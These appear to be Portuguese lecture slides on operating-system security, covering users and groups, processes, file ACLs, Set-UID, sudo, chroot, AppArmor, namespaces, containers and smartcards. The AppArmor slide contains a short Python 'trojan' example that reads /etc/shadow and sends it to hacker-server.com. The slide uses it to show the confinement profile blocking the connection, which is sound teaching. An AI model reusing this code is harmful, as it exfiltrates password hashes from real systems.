
- **Também existem identificadores de grupo**
 - Um grupo é um conjunto de utilizadores
 - Um grupo pode ser definido à custa de outros grupos
 - Group ID: Inteiro no Linux/Android/macOS, UUID no Windows
- **Um utilizador pode pertencer a diversos grupos**
 - Direitos = Direitos UID + Direitos GIDs
- **Em Linux as atividades executam associadas a um conjunto de grupos**
 - 1 Grupo primário: utilizado para definir pertencia de ficheiros criados
 - vários grupos secundários: utilizados para condicional o acesso

Processos

- **Um processo contextualiza atividades**
 - Atividades = operações (RWX) sobre recursos
 - Para efeitos de decisões de segurança e gestão
 - Identificado por um Process ID (PID) (um inteiro)
 - Associado à identidade de quem o lançou (UID e GIDs)
- **Contexto com relevância para a segurança**
 - Identidade efetiva (eUID e eGID)
 - Fundamental para efeitos de controlo de acesso do processo
 - Pode ser igual à identidade de quem lançou o processo
 - Recursos atualmente em uso
 - Ficheiros abertos
 - Em Linux tudo é um ficheiro ou um processo
 - Áreas de memória virtual reservadas
 - Tempo de CPU usado, prioridade, afinidade, namespace


Memória Virtual

- É um espaço de memória onde têm lugar ações efetuadas por uma atividade
 - Tem uma dimensão máxima que é definida pela arquitetura de hardware
 - ▶ 32 bits -> 2^{32} B (4 GB) máximo
 - ▶ 64 bits -> 2^{64} B máximo
 - Organizada em páginas (4KB no Linux)
- A memória virtual não precisa ser usada na íntegra
 - Apenas é usada uma parcela (a necessária)
 - Processo apenas acedem à sua memória. Endereços são virtuais!
- A memória virtual é mapeada em memória física (RAM) quando é necessário nela ler ou escrever
 - Num dado instante, a memória física possui partes de várias memórias virtuais
 - A escolha dessas partes é uma das funções mais importantes de um SO
 - ▶ Evitar fragmentação, gerir memória frequentemente usada vs pouco usada



Virtual File System (VFS)

- **Fornecem um método para representar pontos de montagem, diretórios, ficheiros e links**
 - Estrutura hierárquica para armazenar conteúdo
- **Ponto de Montagem: um acesso à raiz de um FS específico**
 - Windows usa letras (A:, ..C:..), Linux, macOs, Android usam um diretório qualquer
- **Diretório: um método de organização hierárquica**
 - Outros diretórios, pontos de montagem, ficheiros, links
 - O primeiro é denominado por raiz
- **Links: mecanismos de indireção no FS**
 - Soft Links: apontam para outro recurso em qualquer FS, no mesmo VFS
 - Windows: Atalhos são semelhantes a Soft Links, mas tratados a nível aplicacional
 - Hard Links: fornecem múltiplos identificadores (nomes) para um mesmo conteúdo (dados), num mesmo FS



Virtual File System (VFS)

- **Ficheiros**

- Servem para armazenar dados de forma perene
 - ▶ Mas a longevidade é dada pelo suporte físico e não pelo conceito de ficheiro ...
 - Apagar pode significar apenas, marcar como apagado (frequente!)
- São sequências ordenadas de bytes associadas a um nome
 - ▶ O nome permite recuperar/reutilizar esses bytes mais tarde
- O seu conteúdo pode ser alterado, removido, ou acrescentado
- Possuem uma proteção que controla o seu uso
 - ▶ Permissões de leitura, escrita, execução, remoção, etc.
 - ▶ O modelo de proteção depende do sistema de ficheiros

Virtual File System (VFS)

Mecanismos de Segurança dos Ficheiros e Diretórios

- **Mecanismos de proteção mandatórios**
 - Dono
 - Utilizadores e Grupos permitidos
 - Permissões: Leitura, Escrita, Execução
 - Significados diferentes para Ficheiros e Diretórios
- **Mecanismos de proteção discricionários**
 - Regras específicas definidas pelo utilizador
- **Mecanismos adicionais**
 - Compressão implícita
 - Indireção para recursos remotos (ex, para OneDrive)
 - Assinatura
 - Cifra

Canais de Comunicação

Permitem a troca de dados entre atividades distintas mas cooperantes

- **Essenciais em qualquer sistema atual**
 - Todas as aplicações recorrem a estes mecanismos
- **Processos do mesmo SO/máquina**
 - Pipes, Sockets UNIX, streams, etc.
 - Comunicação entre processos e núcleo: syscalls, sockets
- **Processos em máquinas distintas**
 - Sockets TCP/IP e UDP/IP

Controlo de Acessos

- **O núcleo de um OS é um monitor de controlo de acesso**
 - Controla todas as interações com o hardware
 - ▶ Aplicações NUNCA acedem diretamente a recursos
 - Controla todas as interações entre entidades do modelo computacional
- **Sujeitos**
 - Tipicamente os processos locais
 - ▶ Através da API de system calls
 - ▶ Uma syscall não é uma chamada ordinária a uma função
 - Mas também mensagens de outras máquinas

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv){
    FILE *fp = fopen("hello.txt", "wb");
    char* str = "hello world";
    fwrite(str, strlen(str), 1, fp);
    fclose(fp);
}
```

```
$ gcc -o main ./main
```

```
$ strace ./main
```

....

```
openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
```

```
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
```

```
write(3, "hello world", 11)          = 11
```

```
close(3)                          = 0
```

...

Interações com ficheiros são mediadas pelo núcleo.
Aplicações não acedem diretamente a recursos

Controlo de Acesso Obrigatório/Mandatório

- Existem inúmeros casos de controlo de acesso obrigatório num sistema operativo
 - Fazem parte da lógica do modelo computacional
 - Não são moldáveis pelos utentes e administradores
 - ▶ A menos que alterem o comportamento do núcleo
- Exemplos no Linux
 - o root pode fazer tudo
 - Sinais a processos só podem ser enviados pelo root ou o dono
 - Sockets AF_PACKET(RAW) só podem ser criados pelo root ou por processos com a capacidade CAP_NET_RAW
- Exemplos no macOS
 - o root pode fazer quase tudo
 - o root não pode alterar binários e diretórios assinados pela Apple

Controlo de Acesso Discricionário


- **Utilizadores podem definir regras para controlo de acesso**
 - Podem ser definíveis apenas pelo dono/utilizador
 - ▶ Esta limitação é em si um Acesso Mandatório
- **Exemplos**
 - Access Control Lists (ACL) discricionárias
 - ▶ Listas expressivas que limitam acesso a recursos
 - Linux Apparmor
 - ▶ Armazena configurações em /etc/apparmor.d com limitações das aplicações
 - ▶ Regras aplicadas automaticamente independentemente do utilizador
 - macOS sandboxd
 - ▶ Aplicações são lançadas dentro de contextos isolados (Sandbox)
 - ▶ A sandbox contém uma definição da informação que entra/sai

Proteção com ACLs

- **Cada objeto possui uma ACL (Access Control List)**
 - Diz quem pode fazer o quê
- **A ACL pode ser discricionária ou obrigatória**
 - Quando é obrigatória não se consegue modificar
 - Quando é discricionária pode ser alterada
- **É verificada quando uma atividade pretende manipular o objeto**
 - Se o pedido de manipulação não estiver autorizado é negado
 - Quem faz as validações das ACLs é o núcleo do SO
 - Monitor de segurança

Proteção de Ficheiros: ACLs de dimensão fixa

- **Cada elemento do sistema de ficheiros possui uma ACL**
 - Atribui 3 tipos de direitos a 3 entidades
 - Apenas o dono do elemento pode mudar a ACL
- **Direitos sobre ficheiros e diretórios: R W X**
 - Leitura / listagem
 - Escrita / adição/remoção de ficheiros ou subdiretorias
 - Execução / uso como diretoria corrente do processo
- **Entidades:**
 - Um UID (dono do ficheiro)
 - Um GID
 - Os outros



Proteção de Ficheiros: ACLs de dimensão variável

- **Cada elemento do sistema de ficheiros possui uma ACL e um dono**
 - A ACL atribui 14 tipos de direitos a uma lista de entidades
 - O dono pode ser um utilizador singular ou um grupo
 - O dono não possui direitos especiais por esse facto
- **Direitos:**

- | | |
|--|---|
| <ul style="list-style-type: none">• Leitura: listagem para diretórias• Escrita: adição de ficheiros para diretórias• Execução: uso como diretória corrente para diretórias• Acrescento: adição de subdiretórias para diretórias• Remoção de ficheiros e subdiretórias• Remoção (do próprio) | <ul style="list-style-type: none">• Leitura / escrita dos atributos• Leitura dos atributos estendidos• Leitura / alteração dos direitos• Tomada de posse |
|--|---|

- **Entidades:**
 - Utilizadores singulares
 - Grupos de utilizadores
 - ▶ Há um grupo, “Everyone”, que representa “os demais”

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x  2 root root 100 dez  7 21:39 .
drwxrwxrwt 25 root root 980 dez  7 21:39 ..
-rw-r----- 1 root root   6 dez  7 21:42 a
-rw-r--r--  1 root root   6 dez  7 21:42 b
-rw-r-x---+ 1 root root   6 dez  7 21:42 c
```

```
[nobody@host ~]$ cat a
cat: a: Permission denied
```

```
[nobody@host ~]$ cat b
```

```
SIO_B
```

```
[nobody@host ~]$ cat c
```

```
SIO_C
```

```
[nobody@host ~]$ getfacl c
```

```
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```

Proteção de Ficheiros: ACLs de dimensão variável

- **Windows: Cada recurso possui uma ACL e um dono**
 - O dono pode ser um utilizador ou grupo
 - Não existem outras permissões definidas
- **Entidades**
 - Utilizadores individuais
 - Grupos de utilizadores

<ul style="list-style-type: none">• Leitura<ul style="list-style-type: none">• Diretórios: Lista entradas do diretório• Escrita<ul style="list-style-type: none">• Diretórios: Adiciona novos ficheiros• Execução<ul style="list-style-type: none">• Diretórios: Utiliza como CWD• Adição<ul style="list-style-type: none">• Diretórios: Adiciona novos diretórios• Apagar Ficheiros e Diretórios• Remoção (dele próprio)	<ul style="list-style-type: none">• Ler e Escrever Atributos• Ler e Escrever Atributos extendidos• Ler e Modificar Permissões• Tomar Posse
--	---

Elevação de Privilégios: Set-UID

- **Effective UID / Real UID**

- O real UID é o UID do processo criador
 - ▶ Iniciador da aplicação
 - O effective UID é o UID do processo
 - ▶ O único que importa para definir os direitos do processo

- **Alteração do UID**

- Aplicação normal
 - ▶ eUID = rUID = UID do processo que executou o exec
 - ▶ eUID não pode ser alterado (unless = 0)
 - Aplicação Set-UID
 - ▶ eUID = UID da aplicação exec'd, rUID = UID inicial do processo
 - ▶ eUID pode ser mudado para o rUID
 - rUID não pode ser alterado

Elevação de Privilégios: Set-UID


- **Permite que alterem identificadores dos processos, quando carregados de ficheiros específicos**
 - u+s: O eUID (UID Efetivo) do processo é igual o dono do ficheiro
 - ▶ e não igual ao UID de quem lança o programa
 - g+s: o gUID (GID Efetivo) do processo é igual ao grupo do ficheiro
 - ▶ e não ao grupo primário (GID) do utilizador que o lança
- **Permitir aos utilizadores a realização de tarefas administrativas**
 - passwd, chfn, chsh: permite a alteração das senhas
 - ▶ (ler/escrever o ficheiro /etc/shadow e /etc/passwd)
 - ping: permite a qualquer utilizador a criação de Sockets RAW
 - sudo: permite executar uma aplicação com um eUID diferente

Login: não é uma operação do núcleo

- **Uma aplicação de login privilegiada apresenta uma interface de login para obter as credenciais dos utentes**
 - Par nome/senha
 - Elementos biométricos
 - Smartcard e PIN de ativação
- **A aplicação de login valida as credenciais e obtém os UID e GIDs apropriados para o utente**
 - E inicia uma aplicação num processo com esses identificadores
 - ▶ Numa consola Linux esta aplicação é um shell
 - Quando este processo termina a aplicação de login reaparece
- **Daí em diante todos os processos criados pelo utente têm os seus identificadores**
 - Herdados através de forks

Login: não é uma operação do núcleo

- O processo de login tem de ser privilegiado
 - Tem de criar processos com UID and GIDs arbitrários
 - ▶ Os dos utentes que fazem login



Processo de validação da senha

- **O nome do utente é usado para encontrar o par UID/GID no ficheiro /etc/passwd**
 - É um conjunto de GIDs adicionais no ficheiro /etc/group
- **A senha é transformada usando uma função de síntese**
 - Atualmente configurável, quando se cria um novo utente (/etc/login.conf)
 - A sua identidade é guardado juntamente com a senha transformada
- **O resultado é verificado face a um valor guardado no ficheiro /etc/shadow**
 - Indexado também pelo nome do utente
 - Se coincidirem, o utente foi corretamente autenticado
- **Proteções dos ficheiros**
 - /etc/passwd e /etc/group podem ser lidos por qualquer um
 - /etc/shadow só pode ser lido pelo root
 - ▶ Proteção contra ataques com dicionários

Ferramenta sudo

- **A administração pelo root não é adequada**
 - Uma “identidade”, muita gente
 - Quem fez o quê?
- **Aproximação preferível**
 - Vários utilizadores podem ser admins temporários
 - ▶ Sudoers
 - ▶ Definido por um ficheiro de configuração usado pelo sudo
- **sudo é uma aplicação Set-UID com UID = 0**
 - Um registo adequado pode ser realizado por cada comando executado via sudo

```
[user@linux ~]$ ls -la /usr/sbin/sudo  
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo
```

```
[user@linux ~]$ id  
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)
```

```
[user@linux ~]$ sudo -s  
[sudo] password for user:
```

```
[root@linux ~]# id  
uid=0(root) gid=0(root) groups=0(root)
```

```
[root@linux ~]# exit
```

```
[user@linux ~]$ sudo id  
uid=0(root) gid=0(root) groups=0(root)
```

Mecanismo chroot

- **Reduz a visibilidade do sistema de ficheiros**
 - Cada descritor de processo possui o número do i-node raiz
 - ▶ A partir do qual são resolvidos os caminhos absolutos
 - chroot permite mudar esse número para referir o i-node de outra diretoria arbitrária
 - ▶ A vista do sistema de ficheiros do processo fica reduzida ao que existe abaixo dessa diretoria
- **É usado para proteger o sistema de ficheiros de aplicações potencialmente perigosas**
 - e.g. servidores públicos, aplicações descarregadas
 - Mas é preciso ser usada com muito cuidado!

```
[root@linux /opt/chroot]# find .
.
./usr
./usr/lib
./usr/lib/libcap.so.2
./usr/lib/libreadline.so.7
./usr/lib/libncursesw.so.6
./usr/lib/libdl.so.2
./usr/lib/libc.so.6
./lib64
./lib64/ld-linux-x86-64.so.2
./bin
./bin/ls
./bin/bash
```

```
[root@linux /opt/chroot]# chroot . /bin/bash
bash-4.4# ls /
bin  lib64  usr

bash-4.4# cp /bin/bash .
bash: cp: command not found
```

Confinamento: Apparmor

- **Mecanismo para restringir aplicações com base num modelo de comportamento**
 - Requer suporte do núcleo: Linux Security Modules
 - Foco nas syscalls e nos seus argumentos
 - Pode funcionar nos modos *complain* e *enforcement*
 - Gera entradas no registo do sistema para auditar o comportamento
- **Ficheiros de configuração definem que atividades podem ser invocadas**
 - Por aplicação, carregada de um ficheiro
 - Aplicações nunca podem ter mais acessos do que o definido
 - ▶ mesmo que executadas pelo root

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect(("hacker-server.com", 8888))
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')

# Profile at /etc/apparmor.d/usr.bin.trojan

/usr/bin/trojan {
    #include <abstractions/base>

    deny network inet stream,
    /** r,
}
```

```
##### Apparmor Profile Disabled #####
root@linux: ~# trojan a
SI0_A
```

```
##### Apparmor Profile Enabled #####
root@linux: ~# trojan a
Traceback (most recent call last):
  File "/usr/bin/trojan.py", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
    PermissionError: [Errno 13] Permission denied
```

Confinamento: Namespaces

- **Permite o particionamento dos recursos em vistas (namespaces)**
 - Processos num namespace possuem uma vista restrita do sistema
 - Ativado através de syscalls por um processo simples:
 - clone: define um namespace para onde migrar o processo
 - unshare: desassocia o processo do seu contexto atual
 - setns: coloca o processo num Namespace
- **Tipos de Namespaces**
 - **mount**: aplicado a pontos de montagem
 - **process id**: primeiro processo tem id 1
 - **network**: stack de rede “independente” (rotas, interfaces...)
 - **IPC**: métodos de comunicação entre processos
 - **uts**: independência de nomes (DNS)
 - **user id**: segregação das permissões
 - **cgroup**: limitação dos recursos utilizados (memória, cpu...)

```
## Create netns named mynetns
root@vm: ~# ip netns add mynetns
```

```
## Change iptables INPUT policy for the netns
root@linux: ~# ip netns exec mynetns iptables -P INPUT DROP
```

```
## List iptables rules outside the namespace
```

```
root@linux: ~# iptables -L INPUT
Chain INPUT (policy ACCEPT)
target      prot opt source                      destination
          prot opt source
```

```
## List iptables rules inside the namespace
```

```
root@linux: ~# ip netns exec mynetns iptables -L INPUT
Chain INPUT (policy DROP)
target      prot opt source                      destination
          prot opt source
```

List Interfaces in the namespace

```
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Move the interface enp0s3 to the namespace

```
root@linux: ~# ip link set enp0s3 netns mynetns
```

List interfaces in the namespace

```
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT...
    link/ether 08:00:27:83:0a:55 brd ff:ff:ff:ff:ff:ff
```

List interfaces outside the namespace

```
root@linux: ~# ip link list
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT...
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Confinamento: Containers

- **Explora namespaces para fornecer uma vista virtual do sistema**
 - Isolamento de rede, cgroups, user ids, mounts, etc...
- **Processos são executados no âmbito de um “container”**
 - Container é uma construção aplicacional e não do núcleo
 - Consiste num ambiente por composição de namespaces
 - Requer a criação de pontes com o sistema real
 - interfaces de rede, processos de proxy
- **Aproximações relevantes**
 - **LinuX Containers**: foco num ambiente completo virtualizado
 - evolução do OpenVZ
 - **Docker**: foco em executar aplicações isoladas segundo um pacote portável entre sistemas
 - usa LXC
 - **Singularity**: semelhante a docker, foco em HPC e partilha por vários utilizadores

Smartcards e Cartão de Cidadão

Smartcards

- **Dispositivos físicos para armazenamento de chaves e operações sobre as mesmas**
 - Invioláveis, resistentes a ataques por canais paralelos ou vírus
- **Objetivo: permitir a utilização de chaves, sem o seu compromisso**
 - Titular pode utilizar chave para realizar operações criptográficas (Simétricas e assimétricas)
 - Autenticar o titular, Gerar assinaturas de documentos, Gerar respostas a desafios, Armazenar valores
- **Utilizações:**
 - Autenticação, Cartões bancários, Cartões de Identificação, Transportes, SIM


Smartcards

- Cartão com capacidades de computação

- CPU
- ROM
- EEPROM
- RAM


- Interface


